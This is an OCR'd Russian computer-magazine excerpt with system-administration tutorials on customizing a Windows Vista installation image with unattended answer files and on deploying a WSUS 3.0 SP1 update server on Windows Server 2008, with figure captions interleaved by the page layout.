Вполне естественно, что новые форматы потребовали и новых инструментов. Для создания файла ответов и clg-файлов Vista на замену «Диспетчеру установки» (Setup Manager) пришел «Диспетчер образов» (Image Manager). Итак, приступаем к созданию нужных файлов. Вызываем «Диспетчер образов», затем в меню «Файл» — пункт «Выбрать образ Windows» (Windows Image) и указываем на редактируемый ранее `install.wim`, находящийся на жестком диске. В появившемся диалоговом окне выбираем нужный образ. Последует запрос на создание clg-файла каталога, связанного с образом; подтверждаем нажатием «Да», после чего образ будет смонтирован. Этот процесс занимает некоторое время, по окончании которого в окне «Диспетчера образов» появятся компоненты выбранной системы.



Редактируем файл ответов, задействовав «Диспетчер образов»

Теперь щелкаем «Файл — Новый файл ответов» (New Answer File). Если диспетчер найдет ассоциированный файл ответов, последует запрос на его сохранение. В панели «Файл ответов» (Answer File) появятся подразделы Components и Packages. В Components находим встроенные приложения Vista, которые можно выбирать при установке системы (IE, Media Player и т.д.). Здесь уже находится несколько элементов (windowsPE, offlineServicing, generalize, specialize, auditSystem, auditUser и oobeSystem). А Packages содержит все, что не входит в поставку системы: драйвера, обновления, языковые пакеты, которые можно подключить к образу. По умолчанию дополнительных пакетов в образе нет.

Параметры доступных компонентов и пакетов можно увидеть в панели «Образ Windows» (Windows Image). Обрати внимание, что некоторые из них имеют подэлементы. Если отметить любой из объектов, в окне «Свойства» появятся доступные для редактирования настройки — в зависимости от выбранного элемента они будут отличаться.

К сожалению, кроме «Краткого руководства по построению файлов ответов», документации больше никакой нет, и четкого описания по всем возможным настройкам не приведено. При выборе некоторых пунктов в выпадающем списке и в строке внизу показывается список допустимых значений. Учитывая большое количество возможных настроек, далее пройдемся лишь по самым интересным из них.

НАСТРОЙКА ПАРАМЕТРОВ WINDOWS

Чтобы избавить пользователя от ввода лицензионного ключа, во время установки раскрываем список подэлеметов в x86_Microsoft-Windows-Setup (далее в имени следует несколько цифр, которые отличаются в зависимости от версии). Но если сразу перейти к свойствам, то мы увидим, что изменение параметров невозможно. Чтобы изменить настройки, вызываем контекстное меню, в котором выбираем пункт «Add Setting to Pass 4 specialize» (для некоторых компонентов он может быть другим). Можно добавлять сразу всю ветку параметров или отдельные подпункты. Последнее — удобнее, так как впоследствии можно легко разобраться, что уже было изменено. Добавленный, но не измененный параметр вызовет предупреждение при проверке правильности файла ответов, а это затрудняет его анализ.

После этого выбранный параметр появится в панели «Файл ответов». Находим UserData, затем опять раскрываем и отмечаем ProductKey. В окне свойств, в строке Key, вводим серийный номер, а параметр WillShowUI при помощи раскрывающегося списка устанавливаем в Never. Новые настройки отмечаются жирным шрифтом. Возвращаемся в UserData и в AcceptEula ставим True — теперь при установке лицензионное соглашение будет приниматься автоматически. В XML-файле появится такая запись:

```
<UserData>
<ProductKey>
<Key>xxxx-xxxx-xxxx-xxxx</Key>
<WillShowUI>OnError</WillShowUI>
</ProductKey>

<AcceptEula>true</AcceptEula>
</UserData>
```



links

• Программа vLite (www.vlite.net) позволяет создавать загрузочные образы Windows.

• Программу GImageX можно скачать по адресу www.autoitscript.com/files/gimagex/gimagex.zip.

• Vista Update Integrator (www.winvistaside.de/downloads/systemtools) — очень удобный инструмент, позволяющий интегрировать в WIM-образ драйвера, обновления, языковые пакеты, а также создавать загрузочные ISO.

• Vista Unattended XML Creator создает файлы ответов онлайн — dc412.org/unattend.php.

• Описание работы oobeSystem (Out-of-Box-Experience) — technet.microsoft.com/en-us/library/cc748990.aspx.

• Список полезных программ ты найдешь на сайте OSzone — oszone.net/2985_3.

• Пакет Windows AIK можно свободно скачать с сайта корпорации Microsoft.

В параметрах FullName и Organisation указываем имя пользователя и организацию.

Если требуется автоматическая разметка диска, переходим в DiskConfiguration. Сначала следует добавить новый диск, выбрав в контекстном меню пункт «Вставить новый Disk». После этого появится подпункт Disk. Затем отмечаем CreatePartitions и в контекстном меню выбираем пункт «Добавить новый CreatePartitions». И уже в нем настройкой пунктов Extend, Order, Size и Type указываем параметры раздела. Аналогично добавляем и другие разделы.

Настройка параметров IE производится в компоненте x86_Microsoft-Windows-InternetExplorer. Переносим его при помощи контекстного меню в «Файл ответов», как описано выше. В корневом меню можно настроить блокировку всплывающих окон, параметр UserAgent и т.д. Здесь, опять же, несколько подвкладок. Домашняя страница, открываемая по умолчанию, настраивается в StartPages в параметре StartPageUrl. Просто вводим сюда предпочитаемый URL.

Количество пакетов в Packages зависит от версии Vista. Открыв эту ветку, ты увидишь несколько групп: FeaturePack, Foundation, LanguagePack и Product. Группа Foundation является основой для установки Vista, а в Product находим пакет, который отвечает за версию, которая будет установлена.

Переносим выбранные группы в файл ответов, щелкнув в контекстном меню пункт «Добавление к файлу ответов» (Add to Answer File), и приступаем к редактированию.

Самым интересным является x86_Microsoft-Windows-Foundation-Package. Например, выбрав InboxGames, можно отключить все или некоторые встроенные игры (для этого просто меняем флажок с Enabled на Disabled). А еще — настроить IIS, включить некоторые компоненты (например, telnet) и многое другое.

Чтобы добавить в образ новый пакет, драйвер или команду, нужно выбрать пункт «Вставка» и указать на файл, который следует установить. Именно отсюда в будущую систему можно добавить программы и дополнения, поставляемые в виде исполняемых файлов. Командная строка выполняется в контексте SYSTEM или администратора с повышенными правами, в зависимости от текущего этапа настройки:

• windowsPE (настройка Windows) — контекст SYSTEM;
• auditSystem — контекст SYSTEM;
• auditUser — администратор с повышенными правами;
• specialize — контекст SYSTEM;
• oobetSystem — контекст SYSTEM.

Выбираем «Вставка — Синхронная команда», этап настройки oobeSystem и вводим команду, используя шаблон. Например, `systemdrive%\Hotfix\Windows6.0-KB936330-X86-wave1`.exe. Не забываем создать в образе каталог Hotfix и положить туда нужный файл. После добавления в поле Description вносим описание. В XML-файле запись будет выглядеть так:

```
<SynchronousCommand wcm:action="add">
<CommandLine>%systemdrive%\Hotfix\Windows6.0
-KB936330-X86-wave1.exe/Q</CommandLine>
<Order>2</Order>
<Description>Hotfix</Description>
</SynchronousCommand>
```

Если таких файлов много, удобнее прописать к ним путь в текстовом файле и указать на него установщику, использовав нехитрую конструкцию вида:



Удобный инструмент для работы с образом Vista Update Intergator

```
cmd /c "FOR %i IN (C D E F G H I J K L N M O P Q
R S T U V W X Y Z) DO IF EXIST %i:\AppsRoot.txt
SETX AppsRoot %i: — m"
```

Обновлять версии ПО и добавлять новые программы в этом случае намного проще. Обязательно прогони установку, чтобы убедиться, что все проги ставятся. Другой вариант: позволить пользователю самому выбирать, что ставить, а что нет. Для этого применяем программы а-ля BS Post Installer (см. oszone.net/2985_3).

Для проверки правильности файла ответов выбери «Сервис — Проверка файлов ответов» (Validate Answer File). Если будут обнаружены ошибки, последует внятная подсказка во вкладке «Сообщения — Проверка».

По окончании работы сохраняем файл ответов: для этого в меню выбираем пункт «Сохранить файл ответов» (Save Answer File). Хорошо изучи его структуру, тогда, чтобы в дальнейшем добавить параметр-другой, не придется прибегать к услугам «Диспетчера образов» — достаточно вручную скопировать имеющуюся запись как шаблон. Готовые файлы ответов у сборщиков — это тайна за семью печатями, хотя в интернете можно найти несколько примеров.

Теперь перезаписываем имеющийся системный диск, добавив к нему измененный WIM-файл и положив в корень диска файл ответов (как вариант, при установке можно использовать файл ответов с внешнего USB-устройства). Тут используем программу oscdimq.exe из комплекта WAIK. Копируем установочный диск Vista в каталог d:\Vista, заменяем новый WIM-файл внутри и добавляем файл ответов. После чего даем в консоли команду:

```
PETools> oscdimg -u2 -bd:\Vista\Boot\etfsboot.
com -lMyVista -h d:\Vista d:\MyVista.iso
```

Флаг '-u2' задает для образа файловую систему UDF, '-b' указывает на загрузочный файл, '-l' выставляет метку, а '-h' позволяет включить в образ все скрытые файлы и каталоги. Для создания образов можно также использовать программу Vista Update Integrator или **vLite** (www.vlite.net). Надо сказать, эта программа не видит WAIK, установленный не на «свое» место.

ЗАКЛЮЧЕНИЕ

Несмотря на то, что процесс создания своей версии системы выглядит немного сложновато, с опытом все операции станут понятны, а готовые файлы настроек, скрипты и шаблоны еще больше упростят сборку дистрибутива.



Каждому по заплатке

ПОДНИМАЕМ СЕРВЕР ОБНОВЛЕНИЙ НА БАЗЕ WIN2K8 И WSUS 3.0 SP1

Сервер обновлений WSUS хорошо известен многим администраторам как гибкое и удобное средство организации централизованного обновления систем и продуктов от Microsoft. С его помощью можно не только контролировать процесс распространения заплаток и собирать сведения о безопасности всей сети, но и существенно экономить внешний трафик.


Сервер SUS/WSUS, установленный на одном из компьютеров в локальной сети, подменяет Microsoft Update и периодически синхронизируется с сайтом Microsoft, скачивая одобренные администратором обновления. Клиентские системы с установленной и соответствующим образом настроенной службой Automatic Updates (является частью Win2k SP4, WinXP, Win2k3, Vista и Win2k8) загружают патчи, драйвера и сервис-паки не напрямую с Microsoft Update, а с внутреннего сервера. Такой подход имеет несколько преимуществ, главные из которых: тотальный контроль за обновлениями и экономия трафика. Последнее достигается за счет того, что обновления с сайта Microsoft скачиваются только один раз. Так как все файлы находятся в локальной сети, то и установка обновлений происходит заметно быстрее (немаловажно, когда дело касается исправления критических ошибок и уязвимостей в корпоративной среде). Весь процесс полностью управляем и меньше отвлекает пользователя от работы.

ОТ ВЕРСИИ К ВЕРСИИ

Первый релиз сервера обновлений (тогда он еще назывался SUS, — Software Update Services) датирован 2002 годом. Три года спустя вышел WSUS (Windows Server Update Services) 2.0, хотя его нельзя назвать существенным прорывом. Главные усовершенствования касались поддержки более широкого спектра программ и несколько упрощенного интерфейса управления.

В 2007 году увидела свет третья версия сервера обновлений, — как для 32-, так и для 64-битных платформ. Вместо веб-интерфейса теперь используется консоль управления на основе MMC (Microsoft Management Console). Это сделало WSUS более удобным в настройке. Новая версия отличается высокой масштабируемостью и умеет взаимодействовать с другими серверами WSUS 3.0 в кластере (в таком случае используется общая база данных). Из других удобств/новшеств отметим: возможность работы с группами компьютеров при развертывании исправлений, установку критериев для задания, составление детальных отчетов, расширенный список приложений. Усовершенствования оценят администраторы, обслуживающие большое число компьютеров в разветвленной среде.

На сегодня актуальной является обновленная версия WSUS 3.0 SP1 (релиз состоялся в начале 2008 года). В ней поддерживается клиент обновлений Vista и установка на Win2k8, большее количество языков, новая версия WMSDE (Microsoft SQL Server Desktop Engine) SP4, плюс все изменения и исправления, которые были выпущены с момента издания WSUS RTM.


Перед установкой WSUS нужно добавить роль IIS

Во время установки WSUS определи веб-узел

ГОТОВИМСЯ К УСТАНОВКЕ

Для установки WSUS 3.0 SP1 потребуется компьютер, работающий под управлением Win2k3 SP1, Win2k3 SBS (Small Business Server) или Win2k8. Консоль управления допускает удаленное администрирование и может быть установлена на любом другом компьютере с ОС от WinXP SP2 до Win2k8. Список дополнительных компонентов, которые необходимо предварительно установить на компьютере, предназначенном для сервера WSUS, зависит от используемой версии ОС. В Win2k8 следует установить веб-сервер IIS 7.0, входящий в штатную поставку. Делается это стандартным способом — при помощи мастера добавления ролей, вызываемого нажатием ссылки «Добавить роли» в «Диспетчере сервера». После выбора роли «Веб-сервер (IIS)» появится запрос на установку компонента «Служба активации процессов Windows». Соглашаемся, нажав «Добавить необходимые компоненты». На этапе выбора «Служб ролей» отмечаем Windows Authentication (Windows — проверка подлинности), ASP.NET (здесь снова появится запрос на установку служб ролей и компонентов; подтверждаем все), отмечаем ветку IIS Management Compatibility («Совместимость управления IIS 6») и подпункт Metabase Compatibility IIS 6 («Совместимость метабазы IIS 6»). Выбираем все эти компоненты и устанавливаем IIS. Элементы BITS 2.0 и .NET Framework 2.0, требуемые в Win2k3, уже являются частью Win2k8, и это упрощает задачу. Останется только доустановить **Microsoft Report Viewer Redistributable 2005** (go.microsoft.com/fwlink/?LinkID=70410). Для хранения информации может использоваться идущий в комплекте WMSDE. При большом количестве обновляемых клиентов в качестве внешнего SQL-сервера можно использовать **SQL Server 2005 SP2** (go.microsoft.com/fwlink/?LinkId=84823). Так как программа установки WSUS 3.0 включает режим RECURSIVE_TRIGGERS, то в SQL Server должна быть активирована функция вложенных триггеров. Для проверки ее работоспособности используй процедуру sp_configure, при помощи которой можно получить доступ ко всем параметрам конфигурации:

```
sp_configure 'nested triggers'
```

Управление SQL Server лучше производить при помощи графического инструмента SSMS (SQL Server Management Studio). Как вариант, сценарии SQL можно запускать из командной строки. Например, в пакет дополнений для Microsoft SQL Server 2005 включена программа SQLCMD (Microsoft SQL Server 2005 Command Line Query Utility), которая позволяет подключаться к SQL Server для управления его работой. Оба пакета лежат в свободном доступе на сайте Microsoft.

Системные требования по сравнению с предыдущими версиями, в общем-то, не изменились. Для WSUS необходим раздел, отформатированный в NTFS (стоит отметить, установка на сжатые диски не поддерживается). Системный раздел должен иметь 1 Гб свободного места для WSUS, еще 2 Гб потребуется для хранения баз данных и около 20 Гб — для файлов обновлений. Последняя цифра весьма условна и может изменяться в любую сторону (лучше, когда места на разделах с запасом).

Так как Windows Update работает по стандартным HTTP- и HTTPS-протоколам, соответствующие порты должны быть разрешены межсетевым экраном. Если выход осуществляется через прокси-сервер, последний должен поддерживать, соответственно, обычную и защищенную версии протокола передачи гипертекста.

Если производится установка на 64-разрядной платформе, то все компоненты IIS должны работать в основном режиме. Когда какие-либо компоненты IIS используют режим 32-разрядной совместимости, установка, скорее всего, закончится неудачей.

В процессе инсталляции WSUS 3.0 на Win2k8 могут возникнуть проблемы с настройками IIS. В этом случае необходимо проверить и, возможно, обновить конфигурационный файл веб-сервера `%WINDIR%\system32\inetsrv\applicationhost.config`. Смотрим, чтобы под тегом `<System.webServer> <modules>` отсутствовал элемент `<add name="CustomErrorMode">`, а под тегом `<System.webServer> <modules>` добавляем элемент `<remove name="CustomErrorMode">`. В результате, содержимое конфига должно выглядеть так:

```
<System.webServer>
<modules>
<remove name="CustomErrorMode">
</modules>
</System.webServer>
```

Для развертывания сервера обновлений требуются права Администратора на локальной системе. Кроме того, сервер WSUS и клиентские компьютеры должны принадлежать одному домену Active Directory. Если это не так, между доменами должны быть установлены доверительные отношения.


Возможно обновление сервера WSUS 2.0 и финальной (RTM — Release to manufacturing) версии WSUS 3.0 до WSUS 3.0 SP1. Обновление с бета-версии WSUS 3.0 не поддерживается, — ее придется удалить перед установкой. Все оговорки и ограничения по обновлению описаны в документе «Заметки о выпуске Microsoft Windows Server Update Services 3.0», который доступен на Microsoft TechNet.


УСТАНАВЛИВАЕМ WSUS

Скачиваем установочный файл WSUSSetup_30SP1_x86.exe (в данном случае — для 32-битной версии) с сайта Microsoft и запускаем. Язык мастера установки выбирается автоматически в зависимости от системных настроек. На первом шаге следует выбрать режим установки:

- Полная установка сервера, включая консоль администрирования;
- Только консоль администрирования.

При начальной установке или обновлении сервера выбираем первый ва-


Выбор продуктов для обновления в мастере настройки WSUS


Сведения об обновлениях

Управление клиентскими системами

Самостоятельно настроить рабочую станцию на использование сервера WSUS можно при помощи редактора групповых политик gpedit.msc (в WinXP Home Edition его нет). Настройки Windows Update находятся в Конфигурация компьютера → Административные шаблоны → Компоненты Windows. При отсутствии такого пункта добавь шаблон wuau.adm.

Переходим в «Указать размещение службы обновлений Microsoft в интрасети», устанавливаем переключатель в положение «Включен» и в строке внизу прописываем данные сервера WSUS и сервера, на который будет отправляться статистика. В обоих случаях можно назначить один и тот же сервер, указав его адрес в виде http://WSUS/. Пункт «Разрешить клиенту присоединиться к целевой группе» позволяет установить группу обновлений WSUS, если сервер обновлений это допускает. Через несколько минут компьютер появится в списке «Неназначенные компьютеры» (Unassigned Computers). Пункт «Настройка автоматических обновлений» позволит настроить реакцию системы при появлении новых обновлений на узле WSUS. Для немедленного обновления на клиенте можно использовать команды «gpupdate /force», «wuauclt /detectnow» и «wuauclt /downloadnow». Обновления закачиваются в каталог %WINDIR%\SoftwareDistribution\Download.


warning

Сервер WSUS и клиентские системы должны принадлежать одному домену Active Directory.


риант. Будет произведен анализ конфигурации системы, и, если найдутся проблемы (например, отсутствует IIS), процесс завершится неудачей, а в окне мастера предложат соответствующие рекомендации. Принимаем условия лицензионного соглашения и на следующем шаге определяем, станем ли хранить обновления на локальном диске или каждый раз их нужно загружать с узла Microsoft Updates. Как уже говорилось, первый вариант является основной причиной, по которой устанавливают WSUS. Поэтому оставляем флажок «Хранить обновления локально» активированным. По умолчанию обновления хранятся в системном разделе (C:\WSUS). Непрактично, так как в определенный момент может оказаться, что заполнено все свободное место. А это, как минимум, отразится на производительности ОС! Для хранения обновлений лучше использовать каталог, находящийся на другом разделе или диске, на который указываем в строке внизу. На следующем шаге выбираем, будем ли использовать внутреннюю базу данных или следует подключиться к уже работающему серверу баз данных. Внутренняя БД по умолчанию создается в системном разделе. Здесь поступаем аналогично обновлениям — указываем на другой диск.


Если будет использована существующая база данных, то в поле внизу указываем настройки для подключения. Работающая СУБД, установленная на локальном компьютере, подхватывается автоматически — достаточно выбрать ее в раскрывающемся списке «Существующий сервер баз данных на этом компьютере». На этапе выбора веб-узла при помощи переключателя «Предпочитаемый веб-узел» указываем, какой будем использовать веб-узел для служб WSUS. По умолчанию предлагается «Использовать существующий веб-узел IIS». Клиентские компьютеры настраиваются на адрес сервера WSUS, порт 80. Если этот порт занят, используем альтернативный вариант — создаем отдельный веб-узел WSUS. В этом случае для подключения клиентов будет задействован порт 8530. В поле внизу после настроек дается полный адрес, который должен использоваться клиентами для подключения. В последнем окне мастера выводится резюме по установке. Для начала установки нажимаем «Далее» и ждем окончания процесса.

Управление настройками WSUS производится из консоли «Update Services». Ярлык для ее вызова находится в меню «Администрирование».

НАСТРОЙКА ИСПРАВЛЕНИЙ

Интерфейс консоли «Update Services» стандартен, и сложностей с его освоением возникнуть не должно. По умолчанию производится подключение к локальной системе. При помощи одной консоли можно управлять сразу несколькими серверами WSUS (достаточно выбрать в контекстном меню пункт «Подключить к серверу» и ввести параметры другой системы). Перед началом работы следует настроить параметры обновлений. В подпункте «Параметры» — аж 13 пунктов. Чтобы не заглядывать в каждый, можно воспользоваться услугами «Мастера настройки сервера WSUS» (WSUS Server Configuration Wizard). Все шаги мастера хорошо прокомментированы, так что просто следуй его рекомендациям.


WSUS 3.0 имеет продвинутую систему отчетов


Настраиваем сервер обновлений при помощи редактора групповых политик

Первым делом задаем узел, с которого будут забираться обновления. По умолчанию это Microsoft Update, но если в сети организации уже есть рабочий сервер WSUS, то его можно указать на шаге «Выбор вышестоящего сервера». В предложенных полях прописываем имя и порт. Подчиненный сервер WSUS может использовать свою политику обновлений или быть репликой вышестоящего. Второй вариант упрощает администрирование, так как все настройки производятся на главном сервере. Опционально можно разрешить использование защищенного SSL-соединения с вышестоящим сервером. Если подключение производится через прокси, его адрес, порт и учетные данные для доступа вводим на следующем шаге мастера. В правильности этих установок можно убедиться, нажав кнопку «Далее». Для получения информации о доступных типах обновлений, продуктах и языках мастер произведет подключение к выбранному узлу Windows Update. Нажимаем кнопку «Начать подключение» и ждем. По окончании процесса откроются дальнейшие настройки. Следующий шаг — выбираем языки, для которых будут закачиваться обновления, затем продукты Microsoft и классы обновлений (драйвера, критические обновления, пакеты новых функций и т.д.) Внизу дается подсказка о назначении выбранного класса обновлений. К сожалению, особой гибкости по загрузкам обновлений WSUS не предлагает. Невозможно выбрать, например, для английской версии Win2k3 установку только критических обновлений, а для русской — всего остального. Придется тянуть все, а затем отбирать вручную. На следующем шаге настраиваем расписание синхронизации. По умолчанию мастер предлагает использовать ручной режим. Удобнее переключиться на автоматический, указав количество согласований в день (Synchronization per day). Чтобы произвести синхронизацию по окончании работы мастера, устанавливаем флажок «Запустить первоначальную синхронизацию» (Begin initial synchronization). Дальнейшие действия довольно просты. Сначала создаем группы компьютеров, куда включаем системы с одинаковыми настройками. Это позволит определить обновления для однородных систем. В списке по умолчанию присутствует группа «Все компьютеры» с одной подгруппой «Неназначенные компьютеры» (Unassigned), в которую включаются все новые компы. Новая группа создается при помощи пункта «Добавить группу компьютеров» контекстного меню, вызываемого по щелчку на значке «Все компьютеры». Можно создать любое количество групп, — был бы только смысл (ограничений на их число не существует).

Возможно, ты предпочтешь и другой вариант распределения по группам — при помощи групповых политик. Для его активации установи флажок «Использовать на компьютерах групповую политику или параметры реестра», который находится в «Параметры → Компьютеры».

Не секрет, что установка некоторых обновлений может вызвать проблемы в работе систем. Поэтому неплохо бы вначале протестировать свежескачанные пакеты на небольшой группе компьютеров, и, если обновление не скажется на их стабильности, распространять и на остальные клиентские хосты.

Когда компьютеры распределены по группам, а список обновлений синхронизирован, осталось лишь обновить выбранные системы. К сожалению, явного индикатора процесса синхронизации в консоли WSUS не предусмотрено. Чтобы увидеть, в каком состоянии сейчас находится этот процесс, перейди в подпункт «Синхронизация».

В подпункте «Обновления» находим список доступных обновлений, разбитых по группам: Все обновления, Критические обновления, Обновления безопасности и Обновления WSUS. Реализована возможность поиска обновлений, быстрый отбор по фильтру и создание постоянного окна «Новый режим просмотра обновлений», где будут представлены отобранные по фильтру обновления. Щелчок по заголовку позволяет получить подробную информацию. Отобранные обновления нужно одобрить, выбрав одноименный пункт в контекстном меню. В появившемся окне, в меню группы компьютеров, для которой планируется применить обновление, выбираем пункт «Одобрено для установки». Возможно и автоматическое одобрение обновлений.

ЗАКЛЮЧЕНИЕ

Настройка сервера WSUS никогда не была архисложной. Подобрав параметры обновления для различных групп компьютеров, можно полностью перейти на автоматический режим. Администратору нужно лишь контролировать его работу, периодически лениво просматривая отчеты.



▷ links

WSUS 3.0 SP1 можно свободно скачать на сайте Microsoft — go.microsoft.com/fwlink/?linkid=93750.



▷ info

• Управление SQL Server лучше производить при помощи графического инструмента SSMS (SQL Server Management Studio).

• Все оговорки и ограничения по обновлению WSUS описаны в документе «Заметки о выпуске Microsoft Windows Server Update Services 3.0», который доступен на Microsoft TechNet.

ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

VLAN 1
VLAN 2
SWITCH 1
TRUNK
VLAN 1
VLAN 2
SWITCH 2

Топология сети

Шаманство над виланами

